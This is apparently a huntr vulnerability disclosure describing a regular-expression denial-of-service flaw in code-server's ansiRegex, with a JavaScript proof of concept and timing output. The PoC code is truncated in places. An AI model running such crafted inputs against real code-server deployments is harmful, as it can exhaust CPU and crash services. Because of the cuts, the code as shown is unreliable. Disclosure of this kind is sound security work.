# Inefficient Regular Expression Complexity in cdr/code-





The code-server package is vulnerable to ReDoS (regular expression denial of service). An attacker that is able to provide crafted input to the ansiRegex functionality may cause an application to consume an excessive amount of CPU.

Below pinned line using vulnerable regex. The ReDOS is mainly due to the sub-patterns [\#;?]\* and [a-zA-Z\d]\*. Thanks to yetingli.

## Proof of Concept

Reproducer where we've copied the relevant code: https://github.com/cdr/codeserver/blob/bc3acb071e5393944627e16b2b54dc296a17d2d6/src/node/util.ts#L22-L26 Put the below in a poc.js file and run with node

```
// PoC.js
const pattern = [
   "[\\u001B\\u009B][[\\]()#;?]*(?:(?:[a-zA-Z\\d]*(?:;[-a-zA-Z\\d\\/#&.
    "(?:(?:\d{1,4}(?:;\d{0,4})*)?[\dA-PR-TZcf-ntqry=><~]))",
  ].join("|")
  const re = new RegExp(pattern, "g")
for(var i = 1; i <= 50000; i++) {
   var time = Date.now();
   var attack_str = "\u001B["+";".repeat(i*10000);
   re.test(attack_str)
   var time_cost = Date.now() - time;
    console.log("attack_str.length: " + attack_str.length + ": " + time_cos
```



### Check the Output:


```
attack_str.length: 10002: 555 ms
attack_str.length: 20002: 2253 ms
attack_str.length: 30002: 5166 ms
attack_str.length: 40002: 9482 ms
attack_str.length: 50002: 13950 ms
attack_str.length: 60002: 19850 ms
attack_str.length: 70002: 29091 ms
attack_str.length: 80002: 35435 ms
attack_str.length: 90002: 44563 ms
attack_str.length: 100002: 60622 ms
attack_str.length: 110002: 65911 ms
attack_str.length: 120002: 89898 ms
```

# Impact

This vulnerability is capable of exhausting system resources and leads to crashes.

# Occurrences

```
TS util.ts L22-L26
CVE
Vulnerability Type
Severity
Affected Version
Visibility
```



huntr

home
hacktivity
leaderboard

FAQ contact us

privacy policy

part of 418sec

about